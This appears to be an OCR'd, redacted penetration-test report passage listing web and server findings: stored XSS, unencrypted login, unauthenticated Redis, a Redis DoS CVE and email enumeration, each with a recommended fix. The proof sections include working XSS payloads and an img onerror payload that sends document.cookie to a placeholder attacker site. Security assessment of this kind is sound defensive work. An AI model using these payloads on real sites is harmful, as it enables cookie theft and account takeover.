
POOF OF VULNERABILITY:

The application does not properly validates data, which is reflected on the “[redacted]” page. The scenario for this attack is next:

1) Attacker can request [redacted] from the victims account by [redacted].
2) The victim can see the [redacted] request on a “[redacted]” page. It does not necessary to accept or decline request.




3) An attacker changes his parameters to malformed one:



<input onclick=alert(1337)>

```
POST [redacted]1.1
Host: [redacted]
User-Agent: Mozilla/5.0 Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
...
Content-Disposition: form-data; name="[redacted]"

[redacted]
Content-Disposition: [redacted]

[redacted]
------------------------------[redacted]
Content-Disposition: [redacted]

[redacted]<input onclick=alert(1337)>
------------------------------[redacted]
Content-Disposition: [redacted]
```

4) The payload works on a victims page




1337

XSS can be used for stealing cookies and sending them to an attacker. And taking into consideration the fact that the application sends [redacted] in cookies without any security attributes, an attacker can easily steal them and get full access to users account.

For example the next payload will send users cookie to the attacker site:

```
<img src=x onerror=this.src='http://<attackers_site>/?c='+document.cookie>
```



```
[redacted] - [redacted] "GET /?c=[redacted]
[redacted] HTTP/1.1" 200 -
```

RECOMMENDATIONS:

Use verification and sanitization of user input on both, client and server side, For more detailed information, please see the link below:
https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet

Stored XSS in [redacted] and [redacted] [redacted] field

SEVERITY: **High**

LOCATION:

- [redacted]

ISSUE DESCRIPTION:


Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it.

Stored attacks are those where the injected script is permanently stored on the target servers, such as in a database, in a message forum, visitor log, comment field, etc. The victim then retrieves the malicious script from the server when it requests the stored information.


POOF OF VULNERABILITY:

The application does not validate the [redacted] and [redacted] [redacted] fields while creating new transfer.

```
POST [redacted] HTTP/1.1
Host: [redacted]
Connection: close
Content-Length: 1467
Cache-Control: max-age=0
Origin: [redacted]
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/67.0.3396.62
Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: [redacted]

[redacted][redacted]=<video><source
onerror="alert(3333)">[redacted]
```



3333



3333

RECOMMENDATIONS:

Use verification and sanitization on both, client and server side, For more detailed information, please see the link below:
https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet

Unencrypted communication

SEVERITY: **High**

LOCATION:


- [redacted]

ISSUE DESCRIPTION:

The application allows users to connect to it over unencrypted connections. An attacker suitably positioned to view a legitimate user's network traffic could record and monitor their interactions with the application and obtain any information the user supplies. Furthermore, an attacker able to modify traffic could use the application as a platform for attacks against its users and third-party websites. Unencrypted connections have been exploited by ISPs and governments to track users, and to inject adverts and malicious JavaScript. Due to these concerns, web browser vendors are planning to visually flag unencrypted connections as hazardous.

POOF OF VULNERABILITY:

The application allows user to sign in via unencrypted channel in a [redacted]. Actually all data is send via simple HTTP, which gives the attacker possibility to intercept and evardropse data.



```
Content-Type: application/x-www-form-urlencoded
Content-Length: 69

Connection: close
```

RECOMMENDATIONS:

Applications should use transport-level encryption (SSL/TLS) to protect all communications passing between the client and the server. The Strict-Transport-Security HTTP header should be used to ensure that clients refuse to access the server over an insecure connection. For more detailed information please see the link below:

https://developer.android.com/training/articles/security-config

Redis Server Unprotected by Password Authentication

SEVERITY: **High**

LOCATION:


- [redacted]

ISSUE DESCRIPTION:

The Redis server running on the remote host is not protected by password authentication. A remote attacker can exploit this to gain unauthorized access to the server.

POOF OF VULNERABILITY:

An unauthenticated INFO request to the Redis Server returned the following:



```
# Server
redis_version:[redacted]
redis_git_sha1:[redacted]
redis_git_dirty:[redacted]
redis_build_id:[redacted]
redis_mode:[redacted]
os:[redacted]

arch_bits:[redacted]
multiplexing_api:[redacted]
gcc_version:[redacted]
process_id[redacted]
run_id:[redacted]

tcp_port:6379
uptime_in_seconds:[redacted]
uptime_in_days:[redacted]
hz:[redacted]
lru_clock:[redacted]
executable:[redacted]
config_file:

# Clients
connected_clients:[redacted]
client_longest_output_list:[redacted]
client_biggest_input_buf[redacted]
blocked_clients:[redacted]

# Memory
used_memory:[redacted]
used_memory_human:[redacted]
used_memory_rss:[redacted]
used_memory_rss_

used_memory_peak:[redacted]
used_memory_peak_human:[redacted]
total_system_memory:[redacted]
```

```
total_system_memory_human:[redacted]
used_memory_lua:[redacted]
used_memory_lua_human:[redacted]
maxmemory:[redacted]
maxmemory_human:[redacted]
maxmemory_policy:[redacted]
mem_fragmentation_ratio:[redacted]
mem_allocator:[redacted]

# Persistence
loading:0
rdb_changes_since_last_save[redacted]
rdb_bgsave_in_progress:[redacted]
rdb_last_save_time:[redacted]
rdb_last_bgsave_status:[redacted]
rdb_last_bgsave_time_sec:[redacted]
rdb_current_bgsave_time_sec:[redacted]
aof_enabled:[redacted]
aof_rewrite_in_progress:[redacted]
aof_rewrite_scheduled:[redacted]
aof_last_rewrite_time_sec:[redacted]
aof_current_rewrite_time_sec:[redacted]
aof_last_bgrewrite_status:[redacted]
aof_last_write_status:[redacted]

# Stats
total_connections_received:[redacted]
total_commands_processed:[redacted]
instantaneous_ops_per_sec:[redacted]
total_net_input_bytes:[redacted]
total_net_output_bytes:[redacted]
instantaneous_input_kbps:[redacted]
instantaneous_output_kbps:[redacted]
rejected_connections:[redacted]
sync_full:[redacted]
sync_partial_ok[redacted]
sync_partial_err:[redacted]
expired_keys:[redacted]
evicted_keys:[redacted]
keyspace_hits:[redacted]
keyspace_misses:[redacted]
pubsub_channels:[redacted]
pubsub_patterns:[redacted]
latest_fork_usec:[redacted]
migrate_cached_sockets:[redacted]

# Replication
role:[redacted]
connected_slaves:[redacted]
master_repl_offset:[redacted]
repl_backlog_active:[redacted]
repl_backlog_size:[redacted]
repl_backlog_first_byte_offset:[redacted]
repl_backlog_histlen:[redacted]

# CPU
used_cpu_sys:[redacted]
used_cpu_user:[redacted]
used_cpu_sys_children:[redacted]
used_cpu_user_children:[redacted]

# Cluster
cluster_enabled:[redacted]
```

```
# Keyspace

[redacted]
```

RECOMMENDATIONS:

Enable the 'requirepass' directive in the redis.conf configuration file. For more detailed information please see the links below:

- https://redis.io/topics/security
- https://www.digitalocean.com/community/tutorials/how-to-secure-your-redis-installation-on-ubuntu-14-04

Pivotal Software Redis 2.6.x < 4.0.3 DoS

SEVERITY: **High**

LOCATION:

- [redacted]

ISSUE DESCRIPTION:

The version of Redis installed on the remote host is affected by a denial of service vulnerability and therefore requires a security update.

POOF OF VULNERABILITY:

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-15047

```
Port              : [redacted]
Installed version :
Fixed version     :
```

RECOMMENDATIONS:

Update to Redis 4.0.3 or higher.

Email Enumeration through “forgot password”

SEVERITY: **Medium**

LOCATION:


- [redacted]
-

ISSUE DESCRIPTION:


User enumeration is when a malicious actor can use brute-force to either guess or confirm valid users in a system. User enumeration is often a web application vulnerability, though it can also be found in any system that requires user authentication. Two of the most common areas where user enumeration occurs are in a site's login page and its ‘Forgot Password' functionality.

POOF OF VULNERABILITY:


Application shows different response on password recovery request with existing and not existing user, which gives an attacker the opportunity to guess valid users emails.



Not exist!



not found



Request	Payload	Status	Error	Timeout	Length	Co
[redacted]	[redacted]	200	☐	☐	[redacted]	
[redacted]	[redacted]	302	☐	☐	[redacted]	
[redacted]	[redacted]	302	☐	☐	[redacted]	
[redacted]	[redacted]	200	☐	☐	[redacted]	
[redacted]	[redacted]	200	☐	☐	[redacted]	
[redacted]	[redacted]	200	☐	☐	[redacted]	
[redacted]	[redacted]	200	☐	☐	[redacted]	
[redacted]	[redacted]	200	☐	☐	[redacted]	
[redacted]	[redacted]	200	☐	☐	[redacted]	
[redacted]	[redacted]	200	☐	☐	[redacted]	
[redacted]	[redacted]	200	☐	☐	[redacted]	

RECOMMENDATIONS:

The website should display the same generic message regardless if the username/email address exists. A message such as 'Further instructions have been sent to your email address' or similar is often used in both cases. For more detailed information please see the link below: https://blog.rapid7.com/2017/06/15/about-user-enumeration/

Email Enumeration through "[redacted]"

SEVERITY: **Medium**

LOCATION:


[redacted]

ISSUE DESCRIPTION:

